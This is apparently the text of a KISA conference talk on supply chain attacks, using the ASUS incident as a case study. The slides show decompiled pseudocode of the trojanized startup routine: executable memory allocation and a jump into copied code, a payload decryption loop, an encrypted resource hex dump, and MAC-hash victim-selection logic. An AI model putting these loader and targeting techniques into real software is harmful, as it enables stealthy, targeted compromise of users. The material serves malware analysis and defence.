



Clandestine Hunter

- Two Strategies for Supply Chain Attack

BYEONGJAE KIM, TAEWOO LEE, DONGWOOK KIM, SOJUN RYU

Senior Research Engineer , Korea Internet & Security Agency(KISA)

JAEGWANG LEE(Manager)

Team Manger, Korea Internet & Security Agency(KISA)

002
HITB LOCKDOWN
livestream



Clandestine Hunter

Two Strategies for Supply Chain Attack

1. Risk of Supply Chain Attacks
2. Case Study
3. Association Analysis
4. Attack Features and Strategies
5. Defensive Strategy




Risk of Supply Chain Attack


ASUS Supply Chain Attack

What is Supply Chain Attack?


- A **supply chain attack** is a cyber-attack that seeks to damage an organization by targeting less-secure elements in the supply network. - wikipedia



What is Supply Chain Attack?



ASUS Supply Chain Attack : TYPE - A



```
u4 = -1;
u5 = sub_405840();
u6 = *(sub_408808() + 4);
if ( sub_41856F(hInstance, hPrevInstance, lpCmdLine, nShowCmd) && (!u6 || (*(u6 + 172))(u6) ) )
{
    if ( ((u5)[20])(u5) )
    {
        u7 = ((u5)[21])(u5);
    }
    else
    {
        if ( u5[8] )
            *(u5[8] + 96)();
        u7 = ((u5)[26])(u5);
    }
    u4 = u7;
}
sub_419782();
return u4;
```


Normal winmain()

```
savedregs = &savedregs;
u13 = u5;
u12 = u4;
u6 = VirtualAlloc(0, 0x80000u, 0x1000u, 0x40u);
if ( u6 )
{
    u11 = u6;
    u7 = 0x55EECT8;
    u8 = u6;
    u9 = 0xFF00;
    do
    {
        u10 = u7;
        ++u7;
        u8 = u10;
        ++u8;
        --u9;
    }
    while ( u9 );
    ((u11 + 0xC0B))(u12, u13);
}
```

Allocate Memory

Modulated winmain()

ASUS Supply Chain Attack : TYPE - B



CRTStartup()

```

if ( ! heap_init() )
    fast_error_exit(28);
if ( ! _mtinit() )
    fast_error_exit(16);
if ( dword_56A730 == 1 )
    _FF_MSGBANNER();
    NMSG_WRITE(a1);
    __crtExitProcess(0xFFU);
sub_51B908();
ExitProcess(uExitCode);
    
```

Sub_51B908()


```

u5 = *u2++;
*u3++ = u5;
--u4;
do
{
    d1_ = d1_ + (d1_ >> 3) - 0x11111111;
    d2_ = d2_ + (d2_ >> 5) - 0x22222222;
    d3_ += 0x33333333 - (d3_ << 7);
    d4_ += 0x44444444 - (d4_ << 9);
    *(cnt + Dst) = (d4_ + d3_ + d2_ + d1_) ^ *(i + cnt);
    result = ++cnt;
}
while ( cnt < size);
sub_51B802(u15, 16, u15);
    
```

Resource(136)

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	59	29	29	86	4B	7E	59	A9	26	3B	45	7E	6F	5E	21	CD	Y))K^Ye6:K^o^IA
00000010	B6	BD	E5	44	01	17	7A	16	F5	3B	4C	D0	46	9F	17	6A	*M&Dr^trD:LBFI+5
00000020	F4	1B	06	77	29	02	B6	67	12	B9	0E	58	42	ED	0B	00	o^=^j^q^i^R&B6^
00000030	79	63	1D	DC	82	4F	31	8A	EC	29	87	59	14	CD	F6	47	vc^H^D^i^i^P^M^G^
00000040	C6	CD	41	6E	9C	43	84	8F	87	6C	86	79	3E	C1	04	23	*I^A^C^i^M^y^4^#
00000050	AD	A1	D8	81	2E	08	6B	A9	8C	CB	85	57	EB	DC	1C	90	-i^o^o^E^E^U^
00000060	FA	D6	9C	8D	5B	DB	92	1F	8C	A1	2B	27	55	87	4A	0C	q^G^i^o^' ^i^+^U^E^
00000070	DB	7D	0E	F8	96	59	A8	D2	A2	63	7A	1A	44	B0	D8	D8	0^W^e^Y^o^o^s^D^D^0
00000080	30	F2	5B	4F	51	22	75	D2	96	E9	5D	24	62	C4	74	1C	0o^[]^O^o^U^e^]8^A^
00000090	43	B9	8C	48	2C	D5	63	EB	29	44	8D	31	91	B3	38	FF	C^'H^O^e^D^1^'8^y
000000A0	28	47	B5	1E	C7	7C	91	19	45	11	CF	D9	4E	56	69	F7	(G^u^c^l^'E^I^O^N^V^+
000000B0	47	83	E1	27	13	ED	DD	2B	18	CA	95	16	81	09	8D	22	G^i^a^H^a^+I^E^v^e^
000000C0	A5	7B	ED	0F	1D	5F	B2	76	95	8D	CB	5F	52	F7	84	39	W^i^E^ ^w^i^E^R^+9
000000D0	21	B4	15	A3	49	AF	14	84	9B	89	51	24	40	8C	5F	DA	1^'4^i^'8^'i^S^S^i^0
000000E0	26	F9	17	1A	26	01	FD	63	1D	8A	33	DE	B9	C1	0D	7C	s^d^+s^y^o^3^b^A^
000000F0	FB	6E	2C	06	31	6B	8C	89	8D	2C	1E	12	32	F7	A9	4C	an^+k^i^i^a^1^2^+e^
00000100	05	FE	27	14	85	C6	8B	8B	49	38	F0	86	C9	8A	36	2B	b^'H^E^I^I^I^8^E^E^+^
00000110	66	A8	94	48	26	8E	C0	87	D1	9C	03	36	48	89	83	42	z^H^A^A^H^I^6^H^e^B
00000120	DA	BD	11	5E	8C	94	35	10	A2	40	50	95	73	50	0B	66	U^H^*^i^5^+o^P^i^P^i^
00000130	7D	3C	81	E9	5C	F2	63	2C	53	5A	79	79	CC	75	5B	22	<^e^o^c^S^z^y^I^u^l^
00000140	A2	DF	2F	87	EB	5F	6A	45	4A	9C	95	D9	9F	D7	31	33	o^B^'e^y^E^J^i^i^0^x^1^3
00000150	7E	4F	CF	64	7B	CC	17	27	EA	95	E1	16	84	8A	ED	D0	~^O^i^d^i^i^'e^i^t^+^s^B
00000160	82	56	33	C7	C2	AA	99	BC	10	69	53	CC	05	E4	CF	28	^V^C^A^H^u^+S^I^i^i^i^
00000170	B6	3E	B0	D1	1F	A3	26	46	51	8F	EB	33	56	1D	8E	C9	*^'H^s^F^O^e^3^V^E^
00000180	5C	86	5F	5A	84	AF	2D	92	13	0B	87	00	26	C8	BC	ED	^i^2^i^'~^'o^i^&M^i^
00000190	F4	B6	9B	E4	82	26	83	C5	11	4E	2A	A2	76	32	46	04	o^H^a^'6^i^A^4^*^o^v^2^i^
000001A0	11	F7	82	CB	49	31	D5	98	24	0B	A7	95	48	4C	8F	01	*^E^I^I^O^o^S^N^L^r
000001B0	31	71	EF	CB	E5	15	E3	4B	6C	96	B8	D1	C5	89	A1	47	l^q^i^E^+8^K^i^i^R^A^i^G

ASUS Supply Chain Attack : Select Infection PC



Get Adapter Address

Check! MD5




```
If(FLAG == 1)
```

```
{  
  if(one of mac hash == local mac hash)  
  {  
    Malware infection()  
  }  
}
```

```
Else If(FLAG == 2)
```

```
{  
  if(one of mac hash == local mac hash)  
  {  
    if(next mac hash == local mac hash2)  
    {  
      Malware Infection()  
    }  
  }  
}
```


ASUS Supply Chain






